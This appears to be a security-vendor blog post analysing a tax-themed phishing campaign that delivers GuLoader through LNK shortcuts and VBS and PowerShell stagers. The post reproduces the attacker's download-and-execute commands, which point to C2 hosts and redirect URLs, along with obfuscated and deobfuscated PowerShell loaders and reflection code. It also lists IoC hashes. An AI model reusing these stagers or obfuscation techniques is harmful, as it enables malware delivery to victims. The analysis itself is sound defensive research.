

# New TACTICAL#OCTOPUS Attack Campaign Targets US Entities with Malware Bundled in Tax-Themed Documents

[securonix.com/blog/new-tacticaloctopus-attack-campaign-targets-us-entities-with-malware-bundled-in-tax-themed-documents/](https://securonix.com/blog/new-tacticaloctopus-attack-campaign-targets-us-entities-with-malware-bundled-in-tax-themed-documents/)



Blog

Threat Research

By Securonix Threat Labs, Threat Research: D. Iuzvyk, T. Peck, O. Kolesnikov

March 30, 2023, updated April 5, 2023, updated April 18, 2023

## Update: TACTICAL#OCTOPUS Campaign continues targeting US victims

While today is the last day for US income tax submissions, the TACTICAL#OCTOPUS campaign continues to target US victims. New samples have once again emerged related to this ongoing threat.

The [GuLoader/CloudEyE malware](#) appears to be the primary malware used to deliver other payloads. Interestingly enough, most of the heavily obfuscated stagers that the Threat Research team tracked initially, were no longer used. Instead, the shortcut file downloads and executes the GuLoader malware directly.

Like the original infection stage, the malware is delivered to the user via a phishing email using tax-themed lures. The email contains an attached zip file containing the shortcut containing the malicious script which looks similar to the original.

```
Source created: 2023-04-18 15:21:02
Source modified: 2023-04-18 15:21:02
Source accessed: 2023-04-18 15:21:52

--- Header ---
Target created: null
Target modified: null
Target accessed: null

File size: 0
Flags: HasName, HasArguments, HasIconLocation, IsUnicode, HasExpString, PreferEnvironmentPath
File attributes: 0
Icon index: 13
Show window: SxShowInnoactive (Display the window as minimized without activating it.)

Name: Type:Microsoft Edge PDF Document
Size: 7.33 KB
Date modified: 03/04/2023 00:00
Arguments:
    n; Invoke-WebRequest https://rebrand.ly/spf5wcc -O C:\Windows\Tasks\Reslter.com; C:\Windows\Tasks\Reslter.com; Invoke-WebRequest https://rebrand.ly/uvhz3f -O C:\Users\Public\Info.pdf; C:\Users\Public\Info.pdf
Icon Location: C:\Program Files (x86)\MicrosoftEdge\Application\msedge.exe

--- Extra blocks information ---
>> Environment variable data block
Environment variables: \\localhost\C$\Windows\System32\SyncAppvPublishingServer.vbs
```

Figure u\_1: Lnk execution

The GuLoader malware is downloaded from <https://rebrand.ly/spf5wcc> and saved as `C:\Windows\Tasks\Reslter.com`, and the lure document is downloaded from <https://rebrand.ly/uvhz3f> and saved as `C:\Users\Public\Info.pdf`.

The malware along with the lure document are executed simultaneously. Per usual, the lure document is another tax-related file.




Figure u\_2: lure document

Once the GuLoader binary launches, it sleeps for roughly 30 to 60 seconds and then performs process hollowing to one of two IE utilities, the Internet Explorer Low-MIC Utility Tool, ielowutil.exe or ieinstal.exe as we saw previously.




Figure u\_3: GuLoader process hollowing to ieinstal.exe

Without going into too much detail, the malware eventually connects back to `hxxp://rebrand[.]jly/spf5wcc` to download further stagers as well as for persistence.

The Securonix Threat Research Team is keeping a close eye on the TACTICAL#OCTOPUS campaign and will provide updates as we learn more. It's possible that with the tax season wrapping up in the US that this campaign might shift away from tax-themed lures.

### Additional payloads

File Name	SHA256 (IoC)
<b>Shortcut Files</b>	
FedTaxUS.pdf.lnk	3fc89d5e3e55c0942c6093eef47d87da6c52d6c459a1ad385ae425bd70863b42
<b>Zip Files (email attachments)</b>	
FedTaxUS20&21.zip	6a45856a160185b57a2e0c059f7eced75d3117a2ead0d75c649b50d9077bdf7f
<b>Binary Files</b>	
Sinsring Lnningsraadenes.exe	3a76d26eb6d4267c47730b00211153f17deb9ae39bbaedacc1caa7c49d1447e4d0ebfef45b40e93ec400103685032aadcb2f3427a8a2faa9a70db31bd7e81eb

### Update: TACTICAL#OCTOPUS campaign continues as more malicious phishing documents emerge

Since the discovery of the TACTICAL#OCTOPUS campaign, the Securonix Threat Research team has been monitoring this ongoing threat and has uncovered additional related samples and payloads. The most recent of these samples were submitted 04/04/2023.

Overall, the attack chain appears to have remained the same. A phishing email with a password-protected zip file is delivered to the target using tax-themed lures. However, one noticeable difference is that the attackers have shifted from encoded IP addresses to using known, publicly available URL redirect services, in particular rebrand[.]ly. At the time of writing, the redirect URLs have been blocked by the redirect service.

At this point in time it is safe to assume that the TACTICAL#OCTOPUS campaign is still ongoing and will likely continue (or shift gears) once the tax season in the US wraps up for the April 18th deadline. We will continue to monitor the situation and provide updates as we learn more.

### Additional payloads


---

File Name	SHA256 (IoC)
Shortcut Files	
WINSTON_TAXARCHIVE.pdf.lnk	29201f916b42e013f24a8a0b2543c25ec04e119b4d0969ddd8aff696f84af7ee
FedTaxUS.pdf.lnk	de78ba7cedda5de72f399a0bd7b597e880ebd517144bbeb2dd0a4e12d353d749
CLIENTCOPY.pdf.lnk	fd90d38b7ba7a28b3416c917f8e1f1a670e861fecb9d7402b1aea76ac380589a
SharonYarbrough.pdf.lnk	d739b7a71406d2bc16e579db6edab6c12bc26dab43b0b293e5bd817a185c7b43
Zip Files (email attachments)	
JHNGLE8879.zip	95d7840b69fb0e9541422fa841389992e19b3502ee59ad6ad86449211f3b8407
SharonYarbrough.zip	7c5a0ee020e8fb14be5955ee7231191b61f3e077edf638304b046f7d780663bc
C2-hosted files	
WATPCSP.dll	a5ac856ce08f5526b013044067e1e74ce5aedf695a4a964025349059800ea763

### tl;dr

---

As the tax deadline on April 15 approaches in the US, threat actors are ramping up tax-related phishing scams to US-based victims to infect systems with stealthy malware.



With tax season in the US drawing to a close, threat actors are showing no sign of slowing down. The Securonix Threat Research team has identified an ongoing hyper-targeted phishing campaign (tracked by Securonix Threat Research as TACTICAL#OCTOPUS) targeting individuals in the US using seemingly valid tax forms and contracts. Some of the lure documents observed contained employee W-2 tax documents, I-9, and real estate purchase contracts.

However, behind the lure document attachment is interesting malware which features stealthy AV evasion tactics, layers of code obfuscation and multiple C2 (command and control) channels. In this article, we'll walk through the stages and peel back the obfuscated code to get a better understanding of the malware and attack chain.

## Attack chain overview

---

The attack begins with tax-related phishing emails. The email will contain a password-protected zip file, where the password is provided in the body of the email. The attachments follow a common naming convention using tax-like language such as TitleContractDocs.zip or JRCLIENTCOPY3122.zip.

Contained within the .zip file is a single image file (typically a .png file) and a shortcut (.lnk) file. Code execution begins when the user double clicks the shortcut file.

Once code execution begins, a series of VBScript and PowerShell stagers pull further payloads from the C2 server. Eventually we'll observe in-memory binary code execution through PowerShell reflection techniques using legitimate Windows processes.

## Stage 1: initial infection

---

Code execution begins when the victim user extracts the .zip file contents and executes the shortcut file masquerading as a .pdf link "MOREZT TAX FILES.pdf.lnk". As seen in the figure below, the .lnk file contains a PowerShell one liner command that downloads the Visual Basic file "Sammenstyrtingens242.vbs" from the attacker's C2 server, saves it locally as "C:\Windows\Tasks\Tepolerd.vbs" and then runs it.








Figure 2: Encoded URL examples

Continuing on, the PowerShell script also downloads a file called “info.pdf” and saves it to the local public user’s directory in “C:\Users\Public\infos.pdf”. Once downloaded it is then opened and presented to the user from whatever application is configured as the default PDF viewer.

All the file samples our team analyzed were various forms of tax documents, though none could be verified as being valid. These ranged from several employee W-2 forms to I-9 documents, to real estate contracts. The two W-2 tax forms below appear to be from an Okta employee and another employee of Murray Logan Electricals and Wiring.

These documents are known as lure documents to provide the victim user with an expected result to the action taken (opening a “PDF” file). Even though the goal of the attacker is code execution, a user may get suspicious when nothing happens, hence the need for a valid lure.




Figure 3: A sample of various lure documents

Next, let's circle back to the downloaded .VBS script that gets downloaded and executed just before the lure document opens.

## Stage 2: VBS script execution

The VBS script that gets executed from the shortcut file, "Sammenstyrningens242.vbs" is heavily obfuscated. It contains mostly nonsensical comments, likely to try to bypass or confuse AV detection.




Figure 4: Obfuscated VBScript example

As you can see in the figure above, there is a concatenated PowerShell script contained within the VB script file. This gets executed by the default PowerShell.exe process.

### Stage 3: PowerShell execution

The obfuscation methods used in this PowerShell script are a bit unconventional. It involves a function that manipulates any string called into it. Each of the strings (represented in green) are passed into the function "Unrhe9" and converted into valid PowerShell syntax that can then be executed.

```
Function Unrhe9 ([String]$Unethyla){
    For($Uoverst=1;
    $Uoverst -lt $Unethyla.Length-1;
    $Uoverst+=(1+1)){ $Told=$Told+$Unethyla.Substring($Uoverst, 1)};
    $Told;
}

$Oldtidsmi=Unrhe9 'Ph t tLp :B/r/S5P.P8N. 8F. 1 0B0c/ sKiGcN aCl /CTKr a vHeSr s eSr . d wDpD ' ;
$Told01=Unrhe9 'BiEeDx ' ;
$Pixysun194 = Unrhe9 ' \ sByUs wDo wB6 4 \TWSi nFd ogwDsNPRoRwBeFrPSMhCeK1A1 \ v 1D.U0R\CpCo w eVrMsNhBe ISL .UeSx e ' ;
.($Told01) (Unrhe9 ' $VCSoCePr c i oRnRa02t=R$PeGn vT: wIiBn dVikrH ' );
.($Told01) (Unrhe9 'F$MPDiEx yCsPuPnA1 1R9 4F=d$UC oSe r c iUo n aA2C+B$SPSiFxmY s uMn l 1 9 4 ' );
.($Told01) (Unrhe9 'H$LTBU bKeHrS = (E(EgTWdm il TwBiDnR3f2S_p rEo c eVSRsD -EFS PTr oKc eRS s I d = $R{MPAI D }M) . C o m m
.($Told01) (Unrhe9 ' $ ETlF1SeBv tSe bKe B=E $BT upb ePrB[E$ TDuAbKe r . c oKu n tD-A2S ' );
.($Told01) (Unrhe9 ' $ F o rDj = (KTBeAsBt -PP aHt h O$ PGItx y sNuKnS1D1 9 4D) D-BASnPdC P( [ IMn tJP t r ] :F:UsAiFzSeD J-Ae q
if ($Forj) {
    . $Pixysun194 $Ellevtebe;
} else {
    $Told00=Unrhe9 'PS tSaurSt -TBiRt s T r a nRs fMeGrM U-LS o u r cFeS $ OF1 dPtKiCdSs mNiA N- DPeAsotuiSnBa tUiToSnA s$Tcso e
.($Told01) (Unrhe9 ' $ CGo eRr cCiGoJn aU2 =B$Se nRVT: a pKd aAtVa ' );
.($Told01) (Unrhe9 ' I mNpNoHrMtD-RM o dIuCl et BDi tEsRTdrPaPn s f eAr ' );
$Coerciona2=$Coerciona2+'Kommaerp.ema';
while (-not $Egaliser) {
.($Told01) (Unrhe9 'S$ E g afluiUsUe rK= (BT eDspt - PMAgt hR $SCBo e rEcAi o n a 20)D ' );
.($Told01) $Told00;
.($Told01) (Unrhe9 ' SSt aCr tP- S lCe eAp ES ' );
}
.($Told01) (Unrhe9 ' $ URnVr hReV = OGBeHt0-BC oSn tJeCnTt F$MCLoMeSr cfi oPnPaG2 ' );
.($Told01) (Unrhe9 'K$ MGo aEt iPnMg hS B= S[ISPYHs t eFmG.SC o nPvPeAr tD] :S:HFNr o m Bba s eP6 4MSctVrCiFn g ( $ U nRr h eB
.($Told01) (Unrhe9 'T$STao lld 2D =D f[ SPyssKtFeNmB.STSe xPtr.ME nBc oPdViun gT] :P:BAAS CSIBI . GpeOtFS tFr iHnSg ( $ MIOKa
.($Told01) (Unrhe9 'T$PASS tCrLo l o g iS=P$ T o lPd 2C.Ws u b s t rRiGnAgC( 1 8G3 9 8T3p,S1S9N7A2N5K)P ' );
.($Told01) $Astrologi;
}
```

Figure 5: Obfuscated PowerShell script extracted from VB code

The deobfuscated version of the PowerShell script gives us a bit better understanding as to the script's intent. Overall, the script is quite interesting due to the fact that each line gets invoked individually. Technically, the invokes could be dropped to further enhance readability.

```

Function Unrhe9 ([String]$Unethyla){
    For($Overst=1;
        $Unethyla.Length-1;
        $Overst+=(1+1)){ $Told=$Told+$Unethyla.Substring($Overst, 1)};
        $Told;
    }
    $Oldtidsmi='http://5.8.8.100/signal/Traverser.dwp';
    $Told01='iex'
    $Pixysun194='syswow64\WindowsPowerShell\v1.0\powershell.exe';
    .iex($Coerciona2=$env:windir);
    .iex($Pixysun194=$Coerciona2+$Pixysun194);
    .iex($Tuber = (gwmi win32_process -F ProcessId=${PID}).CommandLine) -split [char]34);
    .iex($Ellevtebe = $Tuber[$Tuber.count-2];
    .iex($Forj=(Test-Path $Pixysun194) -And ([IntPtr]::size -eq 8));
    if ($Forj) {
        .iex($Pixysun194 $Ellevtebe;
    } else {
        $Told00=Start-BitsTransfer -Source $Oldtidsmi -Destination $Coerciona2;
        .iex($Coerciona2=$env:appdata);
        .iex(Import-Module BitsTransfer);
        $Coerciona2=$Coerciona2+'\Kommaerp.ema';
        while (-not $Egaliser) {.iex($Egaliser=(Test-Path $Coerciona2));
            .iex($Told00);
            .($Told01) (Start-Sleep 5);
        }
        .iex($Unrhe = Get-Content $Coerciona2);
        .iex($Moatingh = [System.Convert]::FromBase64String($Unrhe));
        .iex($Told2 = [System.Text.Encoding]::ASCII.GetString($Moatingh));
        .iex($Astrologi=$Told2.substring(183983,19725));
        .iex($Astrologi);
    }
}

```

Figure 6: Deobfuscated PowerShell script

Compounding the variables in the deobfuscated version of the script we get the final few commands that kick off the next phase of code execution.

```
Start-BitsTransfer -Source "hxxp://5.8.8[.]100/signal/Traverser.dwp" -Destination $env:appdata\Kommaerp.ema
```

```
$Unrhe = Get-Content $env:appdata\Kommaerp.ema
$Moatingh = [System.Convert]::FromBase64String($Unrhe);
$Told2 = [System.Text.Encoding]::ASCII.GetString($Moatingh)
$Astrologi=$Told2.substring(183983,19725));
iex($Astrologi)
```

The same C2 server is now contacted once again to download the file Kommaerp.ema and save it to the user's Appdata directory ("C:\Users\username\AppData\Roaming"). The file is downloaded using the Start-BitsTransfer PowerShell module.

The Kommaerp.ema file contains a giant Base64 string that gets decoded and parsed by the next few lines of code. The last line simply invokes whatever contained PowerShell code is present as a result as represented by the \$Astrologi variable.

#### Stage 4: PowerShell execution

The next phase of PowerShell execution is derived from the \$Astrologi variable as we discovered in the previous stage. Once again, we see another massively obfuscated script as shown in the figure below.



```

1 <#Reempha Aggrega Brunstig Besindend #>
2 Function Elkaunq02([String]$Packagero) {
3 #Kikrt Brobaneunh Flagequil Angari Stranda Demar Karike Angaran Shoel hand brddestab Typhaceou
4 $Kongsgaa = New-Object byte[] ($Packagero.Length / 2)
5 #Angl Mlkevejesg Drmmeanal Dokt Umyndiggr Purpur Mdethomile Fanf Sugem Poly Indvik Over Suba Ud
6 For($Stets=0; $Stets -lt $Packagero.Length; $Stets+=2){
7 #Brnehjlpd Cloddishn Uvor Truba Tori Hummen Speechifi Strapp Aymaszo Grusn Cynoi Alcyonari Udv
8 $Kongsgaa[$Stets/2] = [convert]::ToByte($Packagero.Substring($Stets, 2), 16)
9 #Trissedes Boffinfai Snftetb Brne Angstful Unext Stereoiso Ringines Undi Efterretni Misagentna
10
11 $Kongsgaa[$Stets/2] = ($Kongsgaa[$Stets/2] -bxor 12)
12 }
13 #Nonp Plje Udpla Foxit Preassert Delstens Cogover Antisexkr Aands virgoul Simples dvngk Slutmr
14 [String][System.Text.Encoding]::ASCII.GetString($Kongsgaa)
15 }
16 #Thalwegf Billiarder Dambruge Gyes Biom Twis Afskrivni Mouna Goat Uddannelse Smagtefejl notifi
17 ls Uspi Drkikke Lobsterme Fusedn Cochle Carbazi Gulsoterne
18 $Fejlret0=Elkaunq02 '5F757F78696122686060'
19 #Tjrnes Stop Overfeel Myxedemat Vidne Sacc Vikt synsm Negrep Flokk Famousn Predesigna Paabudden
20 $Fejlret1=Elkaunq02 '41656F7E637F636A78225B65623F3E2259627F6D6A69426D78657A694169786463687F'
21 #Absinthi styingm Social Acucllo Punctili Quadrul Andengrad Storm Dagrejser Indsko Bruskstee Pre
22 ion frdi Stia Indbri Enhalosage
23 $Fejlret2=Elkaunq02 '4B69785C7E636F4D68687E697F7F'
24 #Underpr Observa Aftenhimle Ondometer Shitso Skdefra herredsti Homonymets Alumin Bovnendes dus
25 $Fejlret3=Elkaunq02 '5F757F786961225E79627865616922456278697E637C5F697E7A656F697F22446D62686069
26 #Yoghou Flighting Distressf Chrysanth Sidsersu Dyrtid Nonsuppl Bastillio Circ Mouxquin Chaluppe

```

Figure 7: Stage4 obfuscated PowerShell script

Similar to what we saw in stage 3, obfuscation is mainly handled by a primary function that decodes all of the passed in strings throughout the remainder of the script. Manually deobfuscating the strings using the “Elkaunq02” function makes the PowerShell script a bit more readable.

```

SSSSSSSSSSSSSS EEEEEEEEEEEEEEEEEEEEEEE CCCCCCCCCCCCCUUUUUUU UUUUUUUURRRRRRRRRRRRRRRRR 00000000 NNNNNNNN NNNNNNNIIIIIIIIIXXXXXX XXXXXXX
SSSSSSSSSSSSSS EEEEEEEEEEEEEEEEEEEEEEE CCCCCCCCCCCCCUUUUUUU UUUUUUUURRRRRRRRRRRRRRRRR 00000000 NNNNNNNN NNNNNNNIIIIIIIIIXXXXXX XXXXXXX
function Elkaunq05 ($Unco, $Vettsti) {
    $udspalten = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[-1] }).Name
    $Skudderm = $udspalten.GetMethod(GetProcAddress, [Type[]] @(System.Runtime.InteropServices.HandleRef, string))
    return $Skudderm.Invoke($null, @(System.Runtime.InteropServices.HandleRef)(New-Object System.Runtime.InteropServices.HandleRef($Unco, $Vettsti)))
}

function Elkaunq04 {
    Param (
        [Parameter(Position = 0)] [Type[]] $Creso, [Parameter(Position = 1)] [Type] $Protolop = [Void]
    )

    $Affineun = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName(ReflectedDelegate)), [System.Reflection.AssemblyName]::Empty)
